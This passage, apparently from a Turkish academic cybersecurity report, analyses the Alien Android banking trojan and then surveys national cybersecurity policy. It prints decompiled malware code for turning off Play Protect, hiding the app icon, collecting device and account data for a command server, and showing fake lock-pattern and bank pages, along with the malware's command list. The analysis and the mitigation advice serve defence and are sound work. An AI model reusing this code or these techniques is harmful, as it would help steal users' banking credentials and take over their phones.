Gibi davranışları vardır. Bu davranışlar görüldüğü üzere Cerberus'un da ana özelliklerindendir.

Alien'ın Cerberus'dan en belirgin farkı ise C2 sunucuları ile iletişim kurarken farklı bir yapıda POST isteği göndermektedir.

Alien zararlı yazılımın teknik analiz raporunu Ulusal Siber Olay Müdahale Merkezinde çalışan uzman ekipler tarafında hazınmış olup burada sadece yüzey bazı özelliklerinden bahsedilecek.

Analiz Ayrıntıları:


AndroidManifest.xml dosyasına bakıldığında, uygulamanın bazı önemli izinler talep ettiği görülmektedir. Bu izinlerin birçoğu, kullanıcıdan herhangi bir onay alınmadan kullanılabilmektedir. Diğer zararlı yazılımlar gibi, bu durum Erişilebilirlik Servisi izni alındığında mümkün hale gelmektedir.

Şekil1 4.10. Alien Zararlı Yazılımın Talep Ettiği İzinler

```
<uses-sdk android:minSdkVersion="20" android:targetSdkVersion="29"/>
<uses-permission android:name="android.permission.REQUEST_DELETE_PACKAGES"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_MULTICAST_STATE"/>
<uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.INSTALL_SHORTCUT"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.USE_FULL_SCREEN_INTENT"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
```

Kaynak: Günel ve Filik, 2022.

Şifrelenmiş KejDwbo.json dex dosyası çalışma zamanında yüklenerek zararlı faaliyetlerini gerçekleştirmektedir



Zararlı faaliyetlerin takibini SharedPraferences nesnesi olan Ring0.xmld dosyasındaki değişkenler aracılığıyla sağlamaktadır. Zararlı dex çalıştırıldığında ekran boyutu SW ve SE değişkenlerine kaydedilmektedir. Alınan ekran boyutu Play Protect servisini durdurmak için kullanılmaktadır.

Erişilebilirlik servisi izinleri kullanılarak, ekran üzerindeki öğeler tespit edilip Play Protect koruması devre dışı bırakılmaktadır.

Şekil1 4.11. Play Protect Devre Dışı Bırakma

```
if (str.equals(_decodeString("com.google.android.gms.security.settings.verifyappssettingsactivity"))) {
    this.f808d = _decodeString("1");
    accessibilityNodeInfo.performAction(ACTION_SCROLL_FORWARD);
    int parseInt5 = Integer.parseInt(this.f805a.editorSharedPref(this, this.f806b.string_SW));
    int parseInt6 = Integer.parseInt(this.f805a.editorSharedPref(this, this.f806b.string_SE));
    for (int r0 = parseInt6; r0 > 30; r0 -= 15) {
        lbbjtgrqzwjqamk_FinalClass_securitybypass._click_AccbltyNode(this, parseInt5 / 2, parseInt6 - r0);
    }
} else if (str.equals(_decodeString("android.app.alertdialog")) && this.f808d.equals(_decodeString("1"))) {
    for (AccessibilityNodeInfo accessibilityNodeInfo3 : accessibilityNodeInfo.findAccessibilityNodeInfosByViewId(_decodeString("android:id/button1"))) {
        accessibilityNodeInfo3.performAction(ACTION_CLICK);
        this.f808d = _decodeString("0");
        this.f824t = false;
        performAction_Back_twotimes();
    }
}

String[] strArr = {_decodeString("com.android.vending:id/toolbar_item_play_protect_settings"),
                   _decodeString("com.android.vending:id/play_protect_settings"), _decodeString("android:id/button1")};
for (int r53 = 0; r53 < 3; r53++) {
    for (AccessibilityNodeInfo accessibilityNodeInfo2 : accessibilityNodeInfo.findAccessibilityNodeInfosByViewId(strArr[r53])) {
        accessibilityNodeInfo2.performAction(ACTION_CLICK);
        this.f808d = _decodeString("1");
        if (strArr[r53].equals(_decodeString("android:id/button1"))) {
            this.f808d = _decodeString("0");
            this.f824t = false;
            this.f805a.addValuetoSharedPref(this, this.f806b.SR, _decodeString("0"));
            performAction_Back_twotimes();
        }
    }
}
```

Kaynak: Günel ve Filik, 2022.

- Alien, ikonunu gizlemek amacıyla setComponentEnabledSetting metodunu kullanmaktadır.

```
if (!"xiaomi".equalsIgnoreCase(Build.MANUFACTURER) || (CLASS_ONEMLI.getVersionNameOfMiui() < 10 && Build.VERSION.SDK_INT < 29)) {
    bVar3.component_disable_dontkillapp(this);
}


public final void component_disable_dontkillapp(Context context) {
    if (this.encrypted_texts.f949m.isEmpty()) {
        context.getPackageManager().setComponentEnabledSetting(new ComponentName(context, Activity_aucfjjrfkpqxrz.class),  //Main Activity
            COMPONENT_ENABLED_STATE_DISABLED, COMPONENT_ENABLED_STATE_DISABLED);
    }
}
```

- Alarm servisi aracılığıyla, belirli aralıklarla "ntpvhfaymn" adlı Broadcast Receiver tetiklenmektedir.

```
public static void _scheduleAPP(Context context, String str, long j) {
    try {
        Intent intent = new Intent(context, BroadcastReceiver_ntpvhfaymn.class);
        intent.setAction(str);
        ((AlarmManager) context.getSystemService("alarm")).setRepeating(0, System.currentTimeMillis() + j, j, PendingIntent.getBroadcast(context, 0, intent, 0));
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

- Zararlı servislerin arka planda çalışabilmesi için batarya optimizasyonunu kapatılmaktadır.

```
/* renamed from: beyond.just.settle.xlwdlfcvmrjew */
public class Activity_xlwdlfcvmrjew_ignore_batt_optm extends Activity {
    /* access modifiers changed from: protected */
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        try {
            new CLASS_ONEMLI();
            if (!CLASS_ONEMLI.isIgnoreBatteryOptm(this)) {
                Intent intent = new Intent("android.settings.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS", Uri.parse("package:" + getPackageName()));
                intent.addFlags(FLAG_ACTIVITY_NEW_TASK);
                intent.addFlags(FLAG_RECEIVER_REGISTERED_ONLY | FLAG_ACTIVITY_NO_HISTORY);
                startActivity(intent);
            }
        } catch (Exception unused) {
        }
        finish();
    }
}
```

- Komuta kontrol sunucusundan gelen komutları yöneten “qtnaqq” servisi internet bağlantısı kontrol edilerek başlatılmaktadır

```
/* renamed from: l */
public final void mo398l(Context context) {
    if (isConnectedNetwork(context)) {
        if (!isRunningService(context, IntentService_qtnaqq_C2.class)) {
            context.startService(new Intent(context, IntentService_qtnaqq_C2.class));
        }
    } else if (!isLockScreenActive(context)) {
        try {
            if (_var_wakelock != null) {
                _var_wakelock.release();
            }
            PowerManager.WakeLock newWakeLock = ((PowerManager) context.getSystemService("power")).newWakeLock(805306394, getClass().getName());
            _var_wakelock = newWakeLock;
            newWakeLock.acquire();
        } catch (Exception unused) {
        }
    }
}
```

JSON formatında uzak sunucuya aktarılmak üzere toplanan veriler içerisinde batarya yüzdesi, device policy, dil bilgisi, Erişilebilirlik Servis durumu, varsayılan SMS uygulaması, kurban cihaz ID, kullanılan hattın telefon numarası, kayıtlı Google hesapları, cihazdan alınan izinler gibi veriler bulunmaktadır.


```
try {
    jSONObject.put("DM", sharedPref(AL));
    jSONObject.put("AD", "null");
    jSONObject.put("BL", CLASS_ONEMLI.getBatteryPercentage(context));
    jSONObject.put("TW", sharedPref(AK));
    jSONObject.put("SA", m812a(CLASS_ONEMLI.checkDevicePolicyIsAdminActive(this) ? "1" : "0"));
    jSONObject.put("SP", sharedPref(SR));
    jSONObject.put(m812a("NWEzZQ=="), CLASS_ONEMLI.m706v(context));
    jSONObject.put("LE", Locale.getDefault().getLanguage());
    jSONObject.put("SY", m812a(CLASS_ONEMLI.isEnabledAccessibiltyServ(context, AccessibilityService_bve.class) ? "1" : "0"));
    jSONObject.put("SM", CLASS_ONEMLI.isDefaultSmsApp(this));
    jSONObject.put("ID", victimID);
    jSONObject.put(m812a("NDAzZQ=="), this.f1029a.editorSharedPref(context, dVar.AG));
    if (context.checkCallingOrSelfPermission(this.f1029a.encrypted_texts.android_permission_READ_PHONE_STATE) == 0) {
        str = ((TelephonyManager) context.getSystemService("phone")).getLine1Number();
    } else {
        str = "";
    }
    jSONObject.put("NR", str);
    jSONObject.put("GA", CLASS_ONEMLI.getGoogleAccounts(this));
    jSONObject.put("PS", CLASS_ONEMLI.checkPermission(this, dVar.strings_PERMISSIONS[0]));
    jSONObject.put("PC", CLASS_ONEMLI.checkPermission(this, dVar.strings_PERMISSIONS[1])); //android.permission.WRITE_EXTERNAL_STORAGE
    jSONObject.put("PP", CLASS_ONEMLI.checkPermission(this, dVar.strings_PERMISSIONS[2])); //android.permission.SEND_SMS
    jSONObject.put("PO", CLASS_ONEMLI.checkPermission(this, dVar.strings_PERMISSIONS[3])); //android.permission.RECORD_AUDIO
} catch (JSONException unused) {
    this.f1029a.iftruelogstr1str2(str2, "ERROR JSON CHECK BOT");
}
```

Şekil1 4.12. Zararlının Komut Listesi

grabbing_lockpattern	AS = Lock Pattern: {PATTERN} [143523#]
run_record_audio	Ses kayıt
run_socks5	Sunucudan gelen host, user, port, password bilgilerine göre soket açılabilir.
update_inject	
stop_socks5	S5 değerini "stop" yaparak soketi kapatmaktadır.
rat_connect	
change_url_connect	Bilgilerin gönderileceği web adresinin değiştirilmesi için kullanılmaktadır.
request_permission	SI=1 Belirtilen iznin cihazdan istenmesi için kullanılır.
clean_cache	AS="", AM=""
change_url_recover	
send_mailing_sms	Sunucudan gelen numara ve mesaj bilgisi ile mesaj göndermek için kullanılmaktadır.
run_admin_device	
access_notifications	Notification listener erişimini ister.
url	ACTION_VIEW
ussd	intent.action.CALL
sms_mailing_phonebook	
get_data_logs	Yüklü uygulamalar, rehber ve sms bilgilerini toplar.
get_all_permission	WRITE_EXTERNAL_STORAGE, SEND_SMS, RECORD_AUDIO, READ_PHONE_STATE, READ_CONTACTS
grabbing_google_authenticator2	Google Authenticator uygulamasından bilgi çalmak için bu uygulamayı başlatmaktadır.
notification	Bildirim göstermek için
grabbing_pass_gmail	AS = Start Injection: Grabbing password Gmail[143523#]
remove_app	SQ=1 ve QR=Uygulama Adı Uzak sunucudan gelen paket adına göre uygulama silinebilir.
remove_bot	SQ=1 ve QR=Paket Adı Uygulama cihazdan kendisini silebilir.
send_sms	Sunucudan gelen numara ve mesaj bilgisi ile mesaj göndermek için kullanılmaktadır.
run_app	Paket adı bilinen ve yüklü uygulamayı başlatılabilir.
call_forward	Çağrı yönlendirmesi
patch_update	AL= 0 ve apk klasöründeki ring0.apk dosyasını silmekte.

Kaynak: Günel ve Filik, 2022.

- Cihazda kayıtlı Google hesapları kontrol edilerek bu hesap isimlerinin eklendiği sahte Google Hesap Giriş sayfası gösterilerek kullanıcı bilgileri çalınmaktadır.



Kilit ekranı desenini çalmak için sahte web sayfası gösterilmektedir.


```
else if (this.f1006f.equals("grabbing_lockpattern")) {
    String e = CLASS_ONEMLI.base64decode(this.f1001a.f925bm + this.f1001a.f926bn + this.f1001a.f927bo + this.f1001a.f928bp +
    int parseInt2 = Integer.parseInt(this.f1002b.editorSharedPref(this, this.f1001a.GR)) + -1;
    this.f1002b.addValuetoSharedPref(this, this.f1001a.GR, String.valueOf(parseInt2));
    if (parseInt2 <= 1) {
        this.f1002b.addValuetoSharedPref(this, this.f1001a.GE, "");
    }
    this.f1002b.addToSharedPref(this, this.f1001a.string_AS, "Start Injection:  Grabbing pattern lock[143523#]");
    this.f1003c.loadDataWithBaseURL(null, e, "text/html", "UTF-8", null);
    setContentView(this.f1003c);
}
```

- Uzak sunucudan gelen tanımlı olmayan web sayfaları da kullanıcıya gösterilebilmektedir. Bu sayede kullanıcıya istenilen banka uygulamasının web sayfası taklit edilerek gösterilebilmektedir.

```
else {
    this.f1002b._log(this.f1005e, "app3: " + this.f1006f);
    String replace3 = this.f1002b.ret_decrypted_responce(this.f1002b.editorSharedPref(this, this.f1006f)).replace("var lang = 'en'", mo44
    this.f1002b._log(this.f1005e,"app: " + replace3.length());
    if (replace3.equals("value='credit_cards'")) {
        replace3 = replace3.replace("<html lang="en">", "<html lang=\"") + Locale.getDefault().getLanguage() +"">");
    }
    this.f1002b._log(this.f1005e, "app2: " + replace3.length());
    this.f1002b.addToSharedPref(this, this.f1001a.string_AS, "Start Injection: " + this.f1006f + "[143523#]");
    this.f1003c.loadDataWithBaseURL(null, replace3, "text/html", "UTF-8", null);
    setContentView(this.f1003c);
    this.f1002b._log(this.f1005e, "app3: " + replace3.length());
}
```

- “connect_teamviewer” komutu ile sunucudan gelen komutlara göre kullanıcıya sahte System Update ekranı gösterilmekte ve TeamViewer uygulaması başlatılmak istenmektedir.TeamViewer üzerinden zararlı işlem gerçekleştireceği zaman kullanıcıya sahte System Update bitmap’i gösterilmektedir

```
} else if (e.contains("connect_teamviewer")) {
    JSONObject jSONObject6 = new JSONObject(e);
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RT, jSONObject6.getString("connect_teamviewer"));
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RY, jSONObject6.getString("password"));
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RS, jSONObject6.getString("fake"));
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RI, jSONObject6.getString("hidden"));
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RA, jSONObject6.getString("blocking"));
    this.f1025a.if_rs_true_startService(this);
    CLASS_ONEMLI.startActivity_good(this, "com.teamviewer.host.market");
} else if (e.contains("open_teamviewer")) {
    JSONObject jSONObject7 = new JSONObject(e);
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RS, jSONObject7.getString("fake"));
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RI, jSONObject7.getString("hidden"));
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RA, jSONObject7.getString("blocking"));
    this.f1025a.if_rs_true_startService(this);
    CLASS_ONEMLI.startActivity_good(this, "com.teamviewer.host.market");
} else if (e.contains("send_settings")) {
    JSONObject jSONObject8 = new JSONObject(e);
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RS, jSONObject8.getString("fake"));
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RI, jSONObject8.getString("hidden"));
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RA, jSONObject8.getString("blocking"));
    this.f1025a.if_rs_true_startService(this);
} else if (e.contains("device_unlock")) {
    JSONObject jSONObject9 = new JSONObject(e);
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RS, jSONObject9.getString("fake"));
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RI, jSONObject9.getString("hidden"));
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RA, jSONObject9.getString("blocking"));
    try {
        if (this.f1028d != null) {
            this.f1028d.release();
        }
        this.f1028d = ((PowerManager) getSystemService("power")).newWakeLock(805306394, getClass().getName());
        this.f1028d.acquire();
    } catch (Exception unused5) {
    }
}
```



- Zararlı kapattığı Play Protect servisinin kullanıcı tarafından açılmasını engellemek için Play Protect ayar ekranı açıldığında cihazı geri tuşuna 2 kere basarak bu sayfadan çıkmaya zorlamaktadır.

```
/* renamed from: a */
private void change_play_protect_settings(AccessibilityNodeInfo accessibilityNodeInfo) {
    try {
        if (!this.f824t && Build.VERSION.SDK_INT >= 18) {
            if (accessibilityNodeInfo == null) {
                this.f805a._log(this.f809e, "nodeInfo == null");
                return;
            }
            Iterator<AccessibilityNodeInfo> it = accessibilityNodeInfo.findAccessibilityNodeInfosByViewId("com.android.vending:id/toolbar_item_play_protect_settings").iterator();
            while (it.hasNext()) {
                it.next();
                performAction_Back_twotimes();
            }
            Iterator<AccessibilityNodeInfo> it2 = accessibilityNodeInfo.findAccessibilityNodeInfosByViewId("com.android.vending:id/play_protect_settings").iterator();
            while (it2.hasNext()) {
                it2.next();
                performAction_Back_twotimes();
            }
            if (this.f814j.equals("com.google.android.gms.security.settings.verifyappssettingsactivity")) {
                performAction_Back_twotimes();
            }
        }
    } catch (Exception unused) {
    }
}
```

Zararlı yazılım, neredeyse dünyada konuşulan çoğu dili hedef almaktadır. Fakat eski Sovyet ülkelerinden herhangi birisi listede yoktur.

İngilizce	Almanca	Afrikaanca	Çince	Çekçe	Holandaca	Fransızca
Italyanca	Japonca	Korece	Lehçe	İspanyolca	Arapça	Bulgarca
Katalanca	Hırvatça	Danca	Fince	Yunanca	İbranice	Hintçe
Macarca	Letonca	Litvanca	Norveççe	Portekizce	Rumence	Sırpça
Slovakça	Slovence	Tayca	Türkçe	Vietnamca		

Çözüm Önerileri

- Uygulamalara gereksiz izinler verilmemelidir.
- Google Play Protect gibi kötü amaçlı yazılımdan koruma yazılımı güncel ve çalışır durumda olmalıdır.
- İşletim sistemi güncel tutulmalıdır.
- Kaynağı belirsiz olan uygulamalar indirilmemeli ve yüklenmemelidir.
- E-posta ekleri açılırken dikkatli olunmalıdır.
- Şüpheli E-posta ekleri uzmanlar tarafından incelenmeli veya kaldırılmalıdır.
- Erişilebilirlik izni isteyen uygulamalar dikkatle incelenmelidir.
- Resmi uygulama marketlerinin dışından uygulama kurulmamalıdır.
- Parti uygulama yükleme ayarı devre dışı bırakılmalıdır.
- Çok faktörlü kimlik doğrulaması kullanılmalıdır.

5. ULUSLARARASI UYGULAMALAR VE TÜRKİYE DEĞERLENDİRMESİ

İçinde bulunduğumuz bilgi çağı siber güvenliğin birçok kurum, kuruluş ve kişiler tarafından yapılan faaliyetlerin ayrılmaz parçası olmasına, bilgi ve iletişim teknolojilerinin çok hızlı bir şekilde gelişmesine ve bu teknolojiler tarafından sunulan hizmetlerin her alanda yaygınlaşmasına sebep olmuştur. Bütün bu gelişmeler ışığında bilgi ve iletişim teknolojileri, ülkelerin kritik altyapıları için yaşamsal hale gelmiştir. Başlangıçta çok büyük yararlar sağlayacağı düşünülse de zaman içerisinde bu bağımlılığın kötü niyetli kişi ve gruplarca menfaatleri uğruna kullanılması sonucunda masum kişi, kurum veya devletler büyük zararlara uğramıştır.


Son 20 yılda siber suç yıllık 1 trilyon dolardan fazla gelir elde eden olgun bir sektöre dönüşmüş durumdadır. Şu anda siber suç tekliflerinin kapsamı, botnet kiralamalarından özel fidye yazılımlarına ve hatta rootkit'ler gibi istismarlara kadar her zamankinden daha büyüktür. Teknik becerilerden yoksun olanlar için daha yeni araçlar ve platformlar kolayca bulunabilmekte ve erişilebilmektedir. Bu nedenle siber suç, her zamankinden daha ciddi bir hal almıştır. Karanlık ağın varlığı, daha deneyimli suçluların birbirlerini bulmaları için hayati önem taşımakta ve daha sofistike araçlar ve tekniklerin geliştirilmesine olanak sağlamaktadır. Siber suç faaliyetleri çoğunlukla kovuşturma tehdidinin az olduğu karanlık ağda yapılmaktadır. Tor ve Bitcoin gibi kripto paraların kullanılabilirliği, suçluların anonim kalmasını sağlamaktadır (Andre, 2019).

Siber uzay, bu gelişmelerle birlikte siber saldırı ve tehditlere açık bir hale gelmiş, organize suç ve terör örgütleri için bir eylem merkezine dönüşmüştür. Oluşan saldırı ve tehditler neticesinde de siber güvenlik ve savunma faaliyetleri, kişi, kurum, devletler nezdinde ve uluslararası alanda önemini artırmıştır.

Kullanıcılar internet üzerinde günlük işlerini yaparken genellikle kendilerini güvende hissetmektedir; ancak bu, önemli bir yanılgıdır. Kaspersky Lab'in sağladığı bilgilere göre, her gün Kaspersky Lab antivirüs yazılımları üç yüz binden fazla kötü amaçlı yazılımla karşılaşmaktadır. Ayrıca, dünya genelinde her gün milyonlarca siber saldırı

gerçekleşmekte ve bu saldırılar dünya ekonomisine yaklaşık 400 milyar dolara mal olmaktadır. Bu saldırıların dünya genelindeki örnekleri siber saldırı haritalarında yer almaktadır. Şekil 5.1.'de siber saldırı haritalarının örnekleri gösterilmiştir.

Şekil1 5.1. Siber Saldırı Haritası (Kaspersky Cyberthreat Real-time Map)



Kaynak: Kaspersky, 2024

Yukarıda örnekleri verilen siber saldırı haritalarını kullanarak, hangi ülkelerin hedef alındığını ve hangilerinin saldırıya geçtiğini gerçek zamanlı olarak izlemek mümkündür. Örneğin, haritayı incelediğinizde, ABD ve Çin arasında sürekli bir saldırı hareketliliği olduğu görülebilir. Gerçek zamanlı olarak tespit edilen çeşitli tehdit türleri farklı renklerle gösterilmektedir. Anlık veriler incelendiğinde, Türkiye'nin siber saldırılara maruz kalan ülkeler arasında 13. sırada yer aldığı gözlemlenmiştir

Siber güvenlik uluslararası alanda endişe ve önem taşıyan bir konu haline gelmiştir. Siber uzay, siber suç ve/veya siber güvenlik konusundaki resmi pozisyonlarını ayrıntılı olarak açıklayan herhangi bir politika belgesi, halihazırda 50'den fazla ülke tarafından resmi olarak yayınlanmıştır. Beyaz Saray (2011), Amerika Birleşik Devletleri'nin (ABD) siberle ilgili konulardaki pozisyonunu belirten ve Amerika Birleşik Devletleri'nin siber konularda diğer ülkelerle katılımına yönelik koordineli bir yaklaşım taslağı hazırlayan bir siber strateji taslağı hazırlamıştır. Birleşik Krallık (UK), siber güvenlik konusunda en önemli önceliklerden biridir ve dönüştürücü bir

Ulusal Siber Güvenlik Girişimi'ne dört yıl boyunca 650 milyon £ taahhüt etmiştir (The Malaysian Reserve, 2018).

Geleneksel güvenlik anlayışını terk etmek zorunda kalan kurum kuruluş, uluslararası örgüt ve devletler, kritik altyapıları ile bilgi ve iletişim teknolojilerini bu tehditlere karşı koruyabilmek için siber güvenlik ve savunma konusundaki faaliyetlerini hızlandırmak durumunda kalmışlardır. Siber uzaya yönelik saldırıların etkilerini en aza indirebilmek maksadıyla, kritik altyapı sektörlerinin tespit edilmesi, güvenliğinin sağlanması, alınan teknolojik ve hukuki tedbirlerin geliştirilmesi hususları ortaya çıkmıştır.

Siber güvenlik, bilgi ve iletişim teknolojilerinin çok hızlı bir şekilde geliştiği günümüzde, kurum, uluslararası örgüt ve devletlerin en önemli gündem maddelerinden biri hâline gelmiştir. Bilgi ve iletişim teknolojilerine olan bağımlılık devam ettikçe, siber güvenlik öncelikli güvenlik alanlarından biri olacak, gelecekte de önemini sürdürecektir

5.1 DÜNYA VE TÜRKİYE'DE SİBER GÜVENLİĞE YÖNELİK YÜRÜTÜLEN FAALİYETLER VE GELİŞMELER

Dünyada ve Türkiye'de siber güvenlik çalışmaları, teknolojinin hızla gelişmesi ve siber tehditlerin artmasıyla birlikte büyük bir önem kazanmıştır. Ulus ve uluslararası kuruluşlar, siber saldırılara karşı korunmak ve dijital altyapılarını güvence altına almak için çeşitli çalışmalar yürütmektedir.

Dünyadaki Durum:

Dünya genelinde siber güvenlik alanında yapılan çalışmalar, genellikle şu noktalara odaklanmaktadır:

- ***Ulusal Siber Güvenlik Stratejileri:*** Birçok ülke, siber güvenlik alanındaki tehditlere karşı ulusal stratejiler oluşturmuştur. Bu stratejiler, siber güvenliğin sağlanması için hedefler, politikalar ve eylem planları içermektedir.

- ***Uluslararası İş Birliği:*** Siber saldırılar genellikle sınırları aşan nitelikte olduğundan, uluslararası iş birliği büyük önem taşımaktadır. Ülkeler, bilgi paylaşımı, ortak tatbikatlar ve yasal düzenlemeler yoluyla siber suçlarla mücadele etmektedir.
- ***Teknolojik Gelişmeler:*** Siber güvenlik alanında sürekli olarak yeni teknolojiler geliştirilmektedir. Yapay zekâ, makine öğrenimi ve büyük veri analitiği gibi teknolojiler, siber saldırıları tespit etmek ve engellemek için kullanılmaktadır.
- ***Eğitim ve Farkındalık:*** Siber güvenlik bilincinin artırılması amacıyla eğitim programları düzenlenmekte ve farkındalık kampanyaları yürütülmektedir. Bireylerin ve kurumların siber tehditlere karşı bilinçli olması, siber saldırıların etkisini azaltmaktadır.

Türkiye'deki Durum:

Türkiye de siber güvenlik alanında önemli çalışmalar yapmaktadır. Bu çalışmaların bazıları şunlardır:

- ***Ulusal Siber Güvenlik Stratejisi ve Eylem Planı***: Türkiye, siber güvenlik alanındaki yol haritasını belirlemek amacıyla Ulusal Siber Güvenlik Stratejisi ve Eylem Planı'nı hayata geçirmiştir. Bu plan, siber güvenliğin sağlanması için hedefler, politikalar ve eylem planları içermektedir.
- ***Siber Güvenlik Kurulu:*** Türkiye'de siber güvenlik alanında koordinasyonu sağlamak amacıyla Siber Güvenlik Kurulu kurulmuştur. Kurul, ilgili kurum ve kuruluşlar arasında iş birliğini güçlendirmekte ve siber güvenlik politikalarının uygulanmasını takip etmektedir.
- ***Ulusal Siber Olaylara Müdahale Merkezi (USOM):*** Türkiye'de siber saldırılara karşı müdahale etmek amacıyla Ulusal Siber Olaylara Müdahale Merkezi (USOM) kurulmuştur. USOM, siber saldırıları tespit etmek, analiz etmek ve çözümler üretmekle görevlidir.
- ***Eğitim ve Farkındalık Çalışmaları:*** Türkiye'de siber güvenlik bilincinin artırılması amacıyla çeşitli eğitim programları düzenlenmekte ve farkındalık kampanyaları yürütülmektedir.

